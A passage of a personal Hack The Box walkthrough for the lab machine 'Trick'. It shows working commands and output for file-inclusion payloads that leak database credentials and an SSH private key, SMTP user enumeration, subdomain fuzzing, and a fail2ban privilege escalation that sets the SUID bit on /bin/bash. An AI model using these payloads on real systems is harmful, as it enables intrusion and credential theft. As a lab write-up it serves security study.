CiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICANCiAgICAgICAgICAgICAgICAgPC9kaXY+DQogICAgICAgICAgICAgICAgICAgIA0KICAgIC
AgICAgICAgICAgIDwvZGl2Pg0KICAgICAgICAgICAgPC9kaXY+DQoJPC9kaXY+DQoNCjwvZGl2Pg0KPHNjcmlwdD4NCgkNCjwvc2NyaXB0Pg==
13. SUCCESS, we find 'db_connect.php' lets see if we can exfiltrate that file.
14. ▷ cat home.php | base64 -d
<?php include 'db_connect.php' ?>
<style>

</style>

<div class="containe-fluid">

        <div class="row">
                <div class="col-lg-12">

                </div>
        </div>

        <div class="row mt-3 ml-3 mr-3">
                        <div class="col-lg-12">
                <div class="card">
                    <div class="card-body">
                    <?php echo "Welcome back ". $_SESSION['login_name']."!"  ?>

                    </div>

                </div>
            </div>
        </div>

</div>
<script>

</script>base64: invalid input
```

22. **Continuing with the file inclusion on the site below**

```
1. http://preprod-payroll.trick.htb/login.php
2. We do see the output contains leaked file.
3. db_connect.php
4. http://preprod-payroll.trick.htb/index.php?page=php://filter/convert.base64-encode/resource=db_connect.php
5. I get logged out again.
6. enemigosss:SuperGucciRainbowCake
7. I see why. I was including the .php when I should have written only db_connect.
8.  http://preprod-payroll.trick.htb/index.php?page=php://filter/convert.base64-encode/resource=db_connect
PD9waHAgDQoNCiRjb25uPSBuZXcgbXlzcWxpKCdsb2NhbGhvc3QnLCdyZW1vJywnVHJ1bHlJbXBvc3NpYmxlUGFzc3dvcmRMbWFvMTIzJywncGF5cm9sbF9kYicpb3IgZG
llKCJDb3VsZCBub3QgY29ubmVjdCB0byBteXNxbCIubXlzcWxpX2Vycm9yKCRjb24pKTsNCg0K
9. ▷ cat db_connect.php | base64 -d | sponge db_connect.php
~/htb/trick ▷ jbat db_connect.php
<?php

$conn= new mysqli('localhost','remo','TrulyImpossiblePasswordLmao123','payroll_db')or die("Could not connect to
mysql".mysqli_error($con));
10. SUCCESS, we get another credential.
11. remo:TrulyImpossiblePasswordLmao123
```

Telnet on HTB Trick

23. **Port 25 for Telnet is open**

```
1. I thought telnet was on port 23. Anyway.
2. telnet 10.10.11.166 25
3. ▷ telnet 10.10.11.166 25
Trying 10.10.11.166...
Connected to 10.10.11.166.
Escape character is '^]'.
220 debian.localdomain ESMTP Postfix (Debian/GNU)
HELP
502 5.5.2 Error: command not recognized
EHLO trick.htb
250-debian.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
VRFY root
252 2.0.0 root
VRFY ADMIN
550 5.1.1 <ADMIN>: Recipient address rejected: User unknown in local recipient table
VRFY enemigosss
550 5.1.1 <enemigosss>: Recipient address rejected: User unknown in local recipient table
VRFY enemigosss@tricky.htb
454 4.7.1 <enemigosss@tricky.htb>: Relay access denied
VRFY enemigosss@trick.htb
454 4.7.1 <enemigosss@trick.htb>: Relay access denied
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

24. **`sqli_trick2.py` is working well. I will copy the contents over and make an `sqli_trick3.py`.**

```
1. We are introducting a new payload to the script.
2. select schema_name from information_schema.schemata)
3. That is why I make a copy if I have a working python script because I must have missed something and I can not get
sqli_trick3.py to work.
```

- #pwn_WFUZZ_subdomain_FUZZING_Partial_subdomain_only
- #pwn_WFUZZ_Partial_Subdomains_only

25. **WFUZZ for `preprod-FUZZ.trick.htb` partial subdomain.**

```
1. ▷ wfuzz -c --hh=5480 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: preprod-
FUZZ.trick.htb" http://trick.htb
--------------------------------------------------------------------
```

```
000000254:   200        178 L     631 W      9660 Ch     "marketing"
2. So lets add that subdomain to our /etc/hosts file.
```

Sub-domains for this box `trick.htb`

26. Updating the subdomains for this box in your `/etc/hosts/`

```
1. 10.10.11.166 trick.htb preprod-payroll.trick.htb preprod-marketing.trick.htb
2. This is what I have.
3. 10.10.11.166 trick.htb root.trick.htb preprod-payroll.trick.htb preprod-marketing.trick.htb
```

New sub-domain `preprod-marketing.trick.htb`

27. Now lets enumerate the newly found sub-domain

```
1. enemigosss:SuperGucciRainbowCake
2. http://preprod-payroll.trick.htb/index.php?page=position
3. The one above page=position is not vulnerable to LFI
4. http://preprod-marketing.trick.htb/index.php?page=/etc/passwd
```

File Inclusion found

- #pwn_directory_traversal_technique_using_double_slashes_Linux_targets

28. File inclusion found

```
1. http://preprod-marketing.trick.htb/index.php?page=/etc/passwd
2. Except it will not work with a regular directory traversal.
3. http://preprod-marketing.trick.htb/index.php?page=../../../../../../../../etc/passwd
4. That fails but the following technique of directory traversal works on this page.
5. http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//....//....//....//....//etc/passwd
---------------------------------------------------------------------------
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
pulse:x:109:118:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:112:121::/var/lib/saned:/usr/sbin/nologin
colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:118:65534::/run/sshd:/usr/sbin/nologin
postfix:x:119:126::/var/spool/postfix:/usr/sbin/nologin
bind:x:120:128::/var/cache/bind:/usr/sbin/nologin
michael:x:1001:1001::/home/michael:/bin/bash
6. SUCCESS, LFI vulnerable.
```

- #pwn_Telnet_usage_HTB_Trick

29. **Lets use Telnet again**

```
1. ▷ telnet 10.10.11.166 25
Trying 10.10.11.166...
Connected to 10.10.11.166.
Escape character is '^]'.
HELO trick.htb
220 debian.localdomain ESMTP Postfix (Debian/GNU)
250 debian.localdomain
VRFY michael
252 2.0.0 michael
quit
221 2.0.0 Bye
Connection closed by foreign host.
2. SUCCESS, I validated michael as a user.
```

`smtp-user-enum`

- #pwn_smtp_user_enum

30. **smtp-user-enum. Requires a capital `-U` but I still could not get it to work for me.**

```
1. To install on BlackArch just run the following command.
2. ▷ sudo pacman -S smtp-user-enum
3. ▷ smtp-user-enum -M VRFY -u /usr/share/seclists/Usernames/Names/names.txt -t 10.10.11.166 -v
4. Below is a command using smtp-user-enum from an older HTB box. Just FYI has nothing to do with anything. It was in my
zsh_history is all. lol
5. smtp-user-enum -M RCPT -U users.txt -t 10.10.10.77 -v
6. No this smtp-user-enum script is not working for me.
```

Going back to the File Inclusion

Curl + LFI

31. **Using curl with our verified working File Inclusion**

```
1. trick ▷ curl -s -X GET "http://preprod-marketing.trick.htb/index.php?
page=....//....//....//....//....//....//....//....//....//etc/passwd"
2. SUCCESS, we get /etc/passwd to render on the terminal
3. Curl command is so awesome. It is an essential hackers tool. If you get good using curl you can do many cool things.
4. If we would have gotten an error as in /etc/passwd did not render you can try adding the flag '--path-as-is' and that usually
fixes paths with special characters etc...
5. ▷ man curl | grep -i "\--path"
       --path-as-is
              Providing --path-as-is multiple times has no extra effect.  Disable it again with --no-path-as-is.
               curl --path-as-is https://example.com/../../etc/passwd
```

32. **Lets try to ex-filtrate `/proc/net/tcp` using `curl`**

```
1. ▷ curl -s -X GET "http://preprod-marketing.trick.htb/index.php?
page=....//....//....//....//....//....//....//....//....//proc/net/tcp"
2. ▷ cat proc_tmp | awk -F":" '{print $3}' | cut -d' ' -f1 | sort -u | sponge proc_tmp
3. ▷ echo "0016
0019
0035
0050
0277
03B9
0CEA
" | while read port; do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0016 ==> 22
[+] Port 0019 ==> 25
[+] Port 0035 ==> 53
[+] Port 0050 ==> 80
[+] Port 0277 ==> 631
[+] Port 03B9 ==> 953
[+] Port 0CEA ==> 3306
[+] Port  ==>
```

33. **Exfiltrating more data using our curl command.**

```
1. ▷ curl -s -X GET "http://preprod-marketing.trick.htb/index.php?
page=....//....//....//....//....//....//....//....//....//proc/sched_debug" | grep fail2ban
 Sfail2ban-server   717    146839.159640     50209   120          0.000000      4507.713778         0.000000 0 0 /
 Sfail2ban-server   869    146841.593632    218831   120          0.000000     18853.104657         0.000000 0 0 /
 Sfail2ban-server   875    146845.436048    198840   120          0.000000     22926.990429         0.000000 0 0 /
2. Here are the Linux enumertion commands listed on this box for note taking.
proc/sched_debug
proc/net/tcp
```

34. **SUCCESS, I get access to `/var/log/nginx/access.log`**

```
1. ▷ curl -s -X GET "http://preprod-marketing.trick.htb/index.php?
page=....//....//....//....//....//....//....//....//....//var/log/nginx/access.log"
10.10.14.7 - - [28/Jan/2024:05:28:08 +0100] "GET / HTTP/1.0" 200 5480 "-" "-"
10.10.14.7 - - [28/Jan/2024:05:28:12 +0100] "GET / HTTP/1.0" 200 5480 "-" "-"
10.10.14.7 - - [28/Jan/2024:05:28:12 +0100] "GET / HTTP/1.1" 200 5480 "-" "Mozilla/5.0"
2. I will now cat it into a file and parse it for loot.
3. Nothing. I do not know why I did not think of it earlier. What if michael has an ssh key.
4. ▷ curl -s -X GET "http://preprod-marketing.trick.htb/index.php?
page=....//....//....//....//....//....//....//....//....//home/michael/.ssh/id_rsa" > id_rsa
5. ▷ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn<SNIP>
```

SSH as Michael

35. **SSH as micheal**

```
1. ▷ chmod 600 id_rsa
2. ▷ ssh michael@10.10.11.166 -i id_rsa
3. michael@trick:~$ whoami
michael
4. michael@trick:~$ export TERM=xterm
```

36. **User Flag**

```
1. michael@trick:~$ cat user.txt
b781127ae8a34515ee09dbc364ea4887
```

PrivESC `fail2ban restart`

37. **Enumeration as Michael using SSH**

```
1. michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
2. Google "fail2ban privilege escalation"
3. https://hackmd.io/@tahaafarooq/privilege-escalation-fail2ban
4. From the website:
Privilege Escalation
Create a backup file of "iptables-multiport.conf" and name it iptables-multiport.conf.bak and then copy it back to iptables-
multiport.conf where as this makes you the owner of the file and then edit it and comment the actionban rule and add a new
actionban rule and write your command to be executed by root, if it’s a reverseshell or anything:
5. ls /etc/fail2ban/ -l
drwxrwx--- 2 root security  4096 Jan 29 10:06 action.d
6. Michael is in the security group
7. michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
8. So that means we have access to the /etc/fail2ban/action.d directory.
9. According to the webiste above we have access to "iptables-multiport.conf".
10. Make a backup copy. Delete the file
```


38. **PrivESC via `iptables-mulitport.conf` file**

```
1. michael@trick:~$ mv /etc/fail2ban/action.d/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.bak
3. michael@trick:~$ cp /etc/fail2ban/action.d/iptables-multiport.bak /etc/fail2ban/action.d/iptables-multiport.conf
4. michael@trick:~$ nano /etc/fail2ban/action.d/iptables-multiport.conf
5. actionban = chmod u+s /bin/bash
6. actionunban = chmod u+s /bin/bash
```

You have to be quick

39. **Here are the steps to PrivESC in order. It is timed. So if you are not fast enough with the commands. The server will reset `/iptables-multiport.conf` file, and you will have to start again.**

```
michael@trick:~$ sudo /etc/init.d/fail2ban restart <<< This command is not even necessary. The important part is to edit the "iptables-multiport.conf" file (which you have access to because you are in the "security group") and when the file bans you it will add the sticky-bit to /bin/bash and that is the PrivESC.
mv /etc/fail2ban/action.d/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.bak
cp /etc/fail2ban/action.d/iptables-multiport.bak /etc/fail2ban/action.d/iptables-multiport.conf
nano /etc/fail2ban/action.d/iptables-multiport.conf
actionban = chmod u+s /bin/bash
actionunban = chmod u+s /bin/bash
sshpass -p '1234' ssh michael@10.10.11.166
seq 1 10 | xargs -P 50 -I{} sshpass -p '123' ssh michael@10.10.11.166 <<< This worked good after I installed sshpass. You have to run the command 2 or 3 times to make sure your ip gets banned. Which is broken because of our injection. Do not log out of your current SSH session.
$ watch -n 1 ls -l /bin/bash <<< This is also optional. You are watching for the 's' to get assigned to the permissions.
You can just look it up with 'ls -l /bin/bash'. Once the 's' aka 'Stickybit' gets assigned you just need to type 'bash -p' and you are root.
bash -p
bash-5.0# cat /root/root.txt
a1dc152d8960a6e712e6b0148f1c03ae
```



Trick has been Pwned!

Congratulations **quadamage**, best of luck in capturing flags ahead!

#7095 MACHINE RANK

29 Jan 2024 PWN DATE

RETIRED MACHINE STATE

Pwned Root

```
bash-5.0# cat /root/root.txt
a1dc152d8960a6e712e6b0148f1c03ae
```